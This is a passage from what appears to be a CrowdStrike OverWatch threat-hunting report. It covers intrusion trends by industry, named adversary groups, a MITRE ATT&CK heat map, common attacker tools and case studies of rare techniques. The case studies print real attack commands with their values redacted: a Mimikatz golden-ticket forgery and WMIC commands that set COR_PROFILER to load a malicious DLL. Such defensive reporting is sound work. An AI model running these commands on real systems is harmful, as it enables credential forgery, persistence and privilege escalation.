
While Figure 3 shows the prevalence of intrusion activity against particular industries within the OverWatch data, it does not illustrate the significant overall growth in the number of intrusions. As noted at the start of this report, total intrusion activity observed by OverWatch increased by approximately 60% year over year — and the growth in intrusion activity within several of the industries in this top 10 list exceeded that rate of increase.

A year-over-year comparison of the total number of intrusion attempts that OverWatch observed finds that intrusions targeting the telecommunications and retail industries more than doubled. The professional services industry saw a more than 90% increase in interactive intrusion numbers, while the government and academic sectors both saw intrusion numbers increase by more than 80%.

The ranking of the top industries changes when the data is broken out by threat type, specifically targeted intrusion vs. eCrime activity. Figure 4 shows the top five industries most frequently impacted by interactive intrusions carried out by targeted intrusion and eCrime adversaries respectively.

## TOP 5 VERTICALS BY INTRUSION FREQUENCY

Targeted Intrusion vs. eCrime Activity,  
July 2020 to June 2021




**Figure 4.** Comparison of the industry verticals most frequently impacted by targeted intrusion vs. eCrime threat actors. July 2020 to June 2021

The telecommunications industry notably accounted for 40% of all targeted intrusion activity uncovered by OverWatch in the 12 months to June 30, 2021, explored in detail in the *Signal Interference* feature later in this report. Other notable inclusions in the targeted intrusion “Top 5” are the healthcare and academic industries, which fell victim to ongoing targeting over the reporting period, particularly due to their involvement in COVID-19 related research.<sup>6</sup>

eCrime intrusions, in contrast, were more evenly distributed across industry verticals. This is indicative of the opportunistic nature of much of eCrime activity, which leads to a much wider spread of activity across diverse industry verticals.

---

<sup>6</sup> To read more about targeting of COVID-19 research, see the [2021 CrowdStrike Global Threat Report](#), and the CrowdStrike blog [Don't Get Schooled: Understanding the Threats to the Academic Industry](#).



## Adversary Activity

In the year to June 30, 2021, OverWatch uncovered interactive intrusion activity conducted by 30 distinct named threat actor groups. In addition, threat hunters uncovered an extensive array of activity suspected of being eCrime or targeted intrusion activity, but not specifically tied to a named group.

Figure 5 provides a breakdown of the adversaries observed by OverWatch. ECrime activity was by far the most widespread across industry verticals, followed by intrusions conducted by PANDA adversaries.

OverWatch uncovered activity by 13 named eCrime (aka SPIDER) adversary groups. Of these groups, WIZARD SPIDER<sup>7</sup> was the most prolific, with nearly twice as many intrusion attempts than any other eCrime group observed by OverWatch. WIZARD SPIDER deployed the Cobalt Strike Beacon in more than half of these intrusions; other commonly seen tools included Ryuk ransomware, the Windows backdoor access tool BazarLoader and the Active Directory discovery tool AdFind.


For targeted intrusion activity, intrusions attributed to People's Republic of China (aka PANDA) actors were the most common. OverWatch uncovered intrusion attempts by eight separate named China-nexus adversaries, with WICKED PANDA<sup>8</sup> being the most active. WICKED PANDA also frequently deployed Cobalt Strike using bespoke loaders such as AttachLoader while also deploying the custom Winnti, ShadowPad and RouterGod backdoors.

A few things to note about the data presented in Figure 5:

- The heat mapping represents the number of distinct actors active within a particular vertical.
- The heat mapping does not represent the total number of intrusion attempts within a vertical, as multiple intrusions by the same adversary group are only represented once.
- Attribution to a high degree of confidence is not always possible. This table does not reflect any unattributed activity that occurred in any of the industry verticals.
- Verticals not listed in this chart indicate that OverWatch did not record any intrusions attributable to a specific actor group during this period.

<sup>7</sup> To learn more about WIZARD SPIDER, check out the [CrowdStrike Adversary Universe](#).

<sup>8</sup> To learn more about WICKED PANDA, check out the [CrowdStrike Adversary Universe](#).



**Figure 5.** Heat map of intrusion campaigns by adversary group and industry vertical, July 2020 to June 2021

# Adversary Technique and Tooling Insights



OverWatch is a sophisticated threat hunting team that finds and disrupts adversary activity on a global scale. OverWatch carefully documents the details of each intrusion it uncovers, building a rich data set of adversary activity. With each new intrusion, threat hunters create a sharper picture of the threat landscape and the tradecraft of the adversaries that inhabit it.

This data-driven analysis of adversary tradecraft seeks to better equip defenders to take a proactive and evidence-informed approach to protecting their environment.

The analysis below draws on OverWatch's rich repository of intrusion data collected over the past year. It begins with a visualization of interactive intrusion activity observed by OverWatch threat hunters in a MITRE ATT&CK® heat map. It then details the techniques and tools encountered most often by OverWatch, thereby indicating where defenders can potentially achieve the greatest return on hunting efforts. It goes on to examine outliers in the data, highlighting the more novel and sophisticated techniques OverWatch uncovered.

## MITRE ATT&CK Heat Map

OverWatch tracks interactive intrusion activity against the MITRE ATT&CK Enterprise Matrix. The following heat map illustrates the prevalence of adversary tactics, techniques and sub-techniques observed by OverWatch threat hunters from Jan. 1, 2021 to June 30, 2021.<sup>9</sup> This heat map represents activity seen in interactive intrusions only, and does not reflect the breadth of activity seen and stopped by the Falcon platform. This table excludes any techniques or sub-techniques not observed by OverWatch in this reporting period.

---

<sup>9</sup> While the rest of this report covers a 12-month period, the heat map only includes data from Jan. 1, 2021, when OverWatch began tracking against the latest MITRE ATT&CK matrix, which, among other changes, introduced sub-techniques.

## MITRE ATT&amp;CK HEAT MAP, 1 OF 3

Initial Access		Execution		Persistence		Privilege Escalation				
Technique	Sub-technique	Technique	Sub-technique	Technique	Sub-technique	Technique	Sub-technique			
Valid Accounts	Domain Accounts	Command and Scripting Interpreter	Windows Command Shell	Valid Accounts	Domain Accounts	Process Injection	Domain Accounts			
	Local Accounts		PowerShell		Local Accounts		Local Accounts			
	Default Accounts		Unix Shell		Default Accounts		Default Accounts			
Exploit Public-Facing Application	Phishing		Visual Basic	Scheduled Task/Job	Scheduled Task		Dynamic-link Library Injection			
			Python		Cron		Process Hollowing			
			JavaScript		Local Account		Portable Executable Injection			
External Remote Services	Windows Management Instrumentation		Create Account		Domain Account		Thread Execution Hijacking			
					Server Software Component	Scheduled Task/Job	Scheduled Task			
					Account Manipulation		Cron			
Drive-by Compromise			Event Triggered Execution	Accessibility Features	Web Shell		Bypass User Account Control			
					Image File Execution Options Injection		Elevated Execution with Prompt			
					Windows Management Instrumentation Event Subscription	Abuse Elevation Control Mechanism	Setuid and Setgid			
Trusted Relationship	System Services				Component Object Model Hijacking		Sudo and Sudo Caching			
	Event Triggered Execution		Registry Run Keys / Startup Folder	Accessibility Features	Image File Execution Options Injection					
				Security Support Provider	Windows Management Instrumentation Event Subscription					
Exploitation for Client Execution					Windows Service		Component Object Model Hijacking			
Inter-Process Communication			Hijack Execution Flow	DLL Search Order Hijacking	DLL Search Order Hijacking	Event Triggered Execution	Registry Run Keys / Startup Folder			
					DLL Side-Loading		Security Support Provider			
					Path Interception by Search Order Hijacking		Create or Modify System Process			
					BITS Jobs					Windows Service
			Hijack Execution Flow	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation		DLL Search Order Hijacking			
					Office Application Startup	Hijack Execution Flow	DLL Side-Loading			
Office Application Startup	Browser Extensions				Office Template Macros		Path Interception by Search Order Hijacking			
					Browser Extensions		Domain Policy Modification			
					Compromise Client Software Binary		Group Policy Modification			
Browser Extensions					Access Token Manipulation		Access Token Manipulation			




## MITRE ATT&CK HEAT MAP, 2 OF 3

Defense Evasion		Credential Access		Discovery		Lateral Movement	
Technique	Sub-technique	Technique	Sub-technique	Technique	Sub-technique	Technique	Sub-technique
Valid Accounts	Domain Accounts	OS Credential Dumping	LSASS Memory	System Owner/User Discovery	Domain Account Local Account	Remote Services	Remote Desktop Protocol
	Local Accounts		Security Account Manager	Remote System Discovery			SMB/Windows Admin Shares
	Default Accounts		NTDS	Account Discovery	Domain Account		SSH
	Match Legitimate Name or Location		/etc/passwd and /etc/shadow		Local Account		Distributed Component Object Model
	Masquerade Task or Service		LSA Secrets	System Information Discovery	VNC		
	Rename System Utilities		Cached Domain Credentials	Process Discovery	Windows Remote Management		
	File Deletion		DCSync	System Network Configuration Discovery	Internet Connection Discovery		Lateral Tool Transfer
	Clear Windows Event Logs		Brute Force	Password Spraying	File and Directory Discovery		Remote Service Session Hijacking
	Network Share Connection Removal			Password Guessing	Permission Groups Discovery	Domain Groups	RDP Hijacking
	Timestampp			Credentials In Files		Local Groups	Use Alternate Authentication Material
	Clear Linux or Mac System Logs			Bash History	System Network Connections Discovery	Exploitation of Remote Services	
Indicator Removal on Host	Clear Command History	Unsecured Credentials	Private Keys	Domain Trust Discovery Network Service Scanning Software Discovery Security Software Discovery Network Share Discovery Query Registry System Service Discovery System Time Discovery Network Sniffing Password Policy Discovery	Domain Trust Discovery	Remote Services	Pass the Hash
	Disable or Modify Tools		Credentials in Registry		Network Service Scanning		
	Disable or Modify System Firewall		Group Policy Preferences		Software Discovery		
	Rundll32		Credentials from Web Browsers		Network Share Discovery		
	Regsvr32		Windows Credential Manager		Query Registry		
	Mshta		Steal or Forge Kerberos Tickets	Kerberoasting	System Service Discovery		
	Msixexec		Input Capture	Keylogging	System Time Discovery		
	Dynamic-link Library Injection			Web Portal Capture	Network Sniffing		
	Process Hollowing		Network Sniffing		Password Policy Discovery		
	Portable Executable Injection			Steal Web Session Cookie			
Impair Defenses	Thread Execution Hijacking						
	Modify Registry						
	Obfuscated Files or Information		Compile After Delivery				
			Software Packing				
			Indicator Removal from Tools				
	Hide Artifacts		Hidden Window				
			Hidden Files and Directories				
			Hidden Users				
			NTFS File Attributes				
	File and Directory Permissions Modification		Linux and Mac File and Directory Permissions Modification				
Deobfuscate/Decode Files or Information			Windows File and Directory Permissions Modification				
	Abuse Elevation Control Mechanism		Bypass User Account Control				
			Elevated Execution with Prompt				
			Setuid and Setgid				
			Sudo and Sudo Caching				
	Hijack Execution Flow		DLL Search Order Hijacking				
			DLL Side-Loading				
			Path Interception by Search Order Hijacking				
	Trusted Developer Utilities Proxy Execution		MSBuild				
	BITS Jobs						
Indirect Command Execution	Domain Policy Modification		Group Policy Modification				
	Use Alternate Authentication Material		Pass the Hash				
	Access Token Manipulation						
	Exploitation for Defense Evasion						



## MITRE ATT&CK HEAT MAP, 3 OF 3



**Figure 6.** MITRE ATT&CK heat map showing the techniques and sub-techniques observed by OverWatch in interactive intrusion attempts from Jan. 1 to June 30, 2021

## Techniques and Tools: A Closer Look

There are no surprises among the most commonly observed techniques. In fact, the heat map in Figure 6 clearly illustrates that tried-and-true techniques serve as the foundation for a significant proportion of the malicious interactive activity OverWatch observes. The heat map thus serves as a guide to defenders, highlighting which focus areas they should prioritize for the best return on their investment of time and resources.


As an example, building up hunting capabilities across discovery techniques can yield significant dividends. As a threat actor establishes a foothold, they commonly begin the discovery process to better understand the victim organization's domain, user accounts and system configurations. This is usually true regardless of the threat actor's ultimate intent. Discovery is a vital step to plan their next move, be it lateral movement, collection or exfiltration.

Because many discovery activities fall well within what is "normal" administrative behavior in an enterprise environment, it is crucial that any hunting leads are augmented by tooling and human expertise that will filter out likely false positives. Hunters should prioritize the results from their hunting leads by focusing on instances where multiple different discovery hunting leads trigger within a short period of time. A sudden "burst" of discovery actions may stand in contrast to administrators or normal users, and often reflects an adversary quickly trying to orient themselves in a network.

Ingress Tool Transfer is another of the techniques most commonly observed by OverWatch. It is therefore beneficial for defenders and hunters to know which tools are most often used by threat actors. Table 1 shows the list of tools common across both targeted intrusion and eCrime actors, as well as the top tools used exclusively by each group.

Top 5 Tools		
Common to Targeted Intrusion Activity and eCrime Intrusions	Unique to eCrime Intrusions	Unique to Targeted Intrusion Activity
1. Mimikatz	1. NS.exe (and name variants)	1. nmap
2. Cobalt Strike Beacon	2. GMER	2. dirtycow
3. PsExec	3. Process Hacker	3. Tiny Shell (tshd)
4. ProcDump	4. Defender Control	4. OpenSSH
5. Advanced IP Scanner	5. Dharma	5. Fatedier

**Table 1.** Tools commonly used by targeted intrusion and eCrime adversaries, July 2020 to June 2021



## Top Unique Techniques: Targeted Intrusions and eCrime

In addition to looking at the most common techniques in aggregate, it is interesting to consider the top techniques unique to each threat type. Here the data supports OverWatch's expectations around adversary motivations and tradecraft.

### Targeted Intrusions


	Defense Evasion
<b>T1070.006</b>	<b>Indicator Removal on Host: Timestamp</b>
	Persistence Privilege Escalation Defense Evasion <b>Hijack Execution Flow</b>
	Exfiltration
<b>T1048</b>	<b>Exfiltration Over Alternative Protocol</b>
	Collection Credential Access <b>Input Capture</b>
	Defense Evasion
<b>T1070.003</b>	<b>Indicator Removal on Host: Clear Command History</b>

Targeted intrusion actors leverage techniques that are inherently more stealthy and focused on long-term access, such as Indicator Removal on Host and Clear Command History. Further, use of Input Capture and Exfiltration over Alternative Protocol is illustrative of intelligence gathering objectives.

### eCrime

	Impact
<b>T1496</b>	<b>Resource Hijacking</b>
	Privilege Escalation Defense Evasion <b>Process Injection: Dynamic-link Library Injection</b>
	Credential Access
<b>T1110.001</b>	<b>Brute Force: Password Guessing</b>
	Initial Access
<b>T1189</b>	<b>Drive-by Compromise</b>
	Privilege Escalation Defense Evasion <b>Domain Policy Modification</b>

On the other hand, eCrime actors are opportunistic in their targeting, as evidenced by Brute Force and Drive-by Compromise techniques. Financial motivations also come through clearly, as a rise in cryptojacking operations in recent months has placed Resource Hijacking firmly in this list.



## Expect the Unexpected: Five Uncommon Techniques That Underscore the Need for Comprehensive Hunting Capabilities

The analysis to this point has examined the techniques that are most prominent in the OverWatch data. Threat hunting really comes into its own, however, when defending against the less-prevalent techniques that adversaries employ as part of their operations.

The analysis that follows examines some of the rare and notable techniques that OverWatch threat hunters uncovered among the activity observed over the past year.



Unidentified PANDA

### Use Alternate Authentication Material: Pass the Ticket<sup>10</sup>

**T1550.003**

Once an attacker has gained access to a domain controller, they can dump the SID and NTLM hash of a domain user with ticket granting privileges to create their own Kerberos tickets for valid use across the domain.


#### What OverWatch Observed

A persistent threat actor used Mimikatz to create a Golden Ticket using harvested credentials from the domain controller and immediately injected the newly created ticket into their session for use. Mimikatz continues to show up in many of the intrusion attempts OverWatch identifies, as its versatility for both dumping and leveraging credentials makes it a straightforward and effective tool for adversaries to employ.

```
kerberos::golden /domain:[REDACTED] /sid:[REDACTED]
/rc4:[REDACTED] /user:krb /ptt
```

For this attack to be successful, a threat actor must have already gained privileged access to a domain controller on the network. Using this technique allows them to create tickets for nonexistent accounts, thereby obfuscating their access and potentially maintaining a foothold in the network.

<sup>10</sup> <https://attack.mitre.org/techniques/T1550/003/>



Unidentified SPIDER

**Hijack Execution Flow: COR\_PROFILER<sup>11</sup>****T1574.012**

Threat actors can modify the COR\_PROFILER environment variable to load a malicious DLL into a .NET process that relies on the Common Language Runtime.

**What OverWatch Observed**

A suspected eCrime adversary exploited a web service on a Windows server and downloaded a number of tools. They then used WMIC to create and modify the COR\_PROFILER and COR\_ENABLE\_PROFILING environment variables to load one of the downloaded malicious DLLs.

```
wmic ENVIRONMENT create
name="COR_ENABLE_PROFILING",username="[REDACTED]",VariableValue="1"
wmic ENVIRONMENT create
name="COR_PROFILER",username="[REDACTED]",VariableValue="[REDACTED]"
```

This technique not only provides persistence, but if the .NET process that triggers it runs at a higher privilege, the attacker DLL will run at that privilege. Whether an attacker gained access to a system with valid account credentials or via an exploited service, this technique may provide privilege escalation without requiring further credential harvesting.

State-sponsored  
(Suspected)**Compromise Client Software Binary<sup>12</sup>****T1554**

Upon gaining access to a network, adversaries can modify client software binaries for persistence. Client software that can be compromised and used for this purpose include SSH, FTP, email clients and web browsers.


**What OverWatch Observed**

A suspected state-nexus adversary had compromised an environment prior to the victim deploying Falcon. Once OverWatch established visibility, it became clear that the adversary was well entrenched. Threat hunters observed the adversary accessing a Linux host via SSH using valid credentials. The adversary then used a renamed tcsh Unix shell with the setuid bit set to elevate privileges and installed an alternative SSH server/client, which was a modified version of SSH. The software had been altered to provide the capability of covertly logging credentials.

While it is more common for adversaries to use existing tools or native utilities to achieve their objectives, in some cases modified software may prove to be the best way for an adversary to achieve their goal. It is important for defenders to monitor software to ensure that signatures remain valid. It is also important to be alert to unusual behavior stemming from client applications.

<sup>11</sup> <https://attack.mitre.org/techniques/T1574/012/>

<sup>12</sup> <https://attack.mitre.org/techniques/T1554/>



## Cloud Service Discovery<sup>13</sup>

**T1526**

After gaining initial access to a network, an adversary may attempt to perform reconnaissance on cloud services running on a host or enabled in the environment. This can take several of different forms due to the range of services across various cloud providers.

### What OverWatch Observed

Over the past year, OverWatch observed an increase in discovery actions focused specifically on cloud services. For example, OverWatch identified a suspected Russian state-nexus adversary exploiting a Windows host via spearphishing. When the adversary accessed the system, they initially performed basic reconnaissance. In doing so, they recognized the device was joined to Azure Active Directory. To perform additional discovery on this Azure cloud-based service, they executed the `dsregcmd /status` command, which provides several details related to the join status of the host.<sup>14</sup> While this may seem relatively straightforward, hunting for this type of behavior can be a valuable hunting lead for networks integrated with cloud services.

OverWatch has been seeing an increase in cloud service discovery activities due to rapid adoption of cloud services, warranting increased attention from defenders. As noted, discovery activities are often a foundational stage in hands-on intrusions. Defenders should be particularly vigilant in investigating any discovery activity that falls outside of what is generally expected in their environment.



State-sponsored  
(Suspected)

## Supply Chain Compromise<sup>15</sup>

**T1195**

Adversaries are known to target specific organizations, not as an end goal but as a way to gain access to organizations in that victim's supply chain. This can take the shape of maliciously modifying a product prior to its delivery to a final user, inserting a backdoor or compromising the software to facilitate later delivery of malware.

### What OverWatch Observed

Following the deployment of Falcon in a technology company's environment, OverWatch hunters uncovered evidence of a deeply embedded hands-on intrusion. Hunters tracked the activity and found that the adversary was using compromised credentials to access an internal code sharing repository. The source code within the repository was used for a legitimate software product that the victim delivered to its customers. The adversary used this compromised account to perform discovery and file interaction related to this repository, providing them the potential opportunity to maliciously manipulate the software before delivery to end users. In this case, the organization's deployment of Falcon along with OverWatch proactive threat hunting, proved timely in disrupting an ongoing active intrusion and preventing follow on actions on objectives.

As demonstrated in many high-profile cases, supply chain compromises can have widespread implications. In this case, the consumers of this compromised software product could have been vulnerable to exploitation had OverWatch hunting not identified the adversary's subtle attempts to leverage valid accounts for accessing source code.

13 <https://attack.mitre.org/techniques/T1526/>

14 <https://docs.microsoft.com/en-us/azure/active-directory/devices/troubleshoot-device-dsregcmd>

15 <https://attack.mitre.org/techniques/T1195/>

# In Pursuit of PROPHET

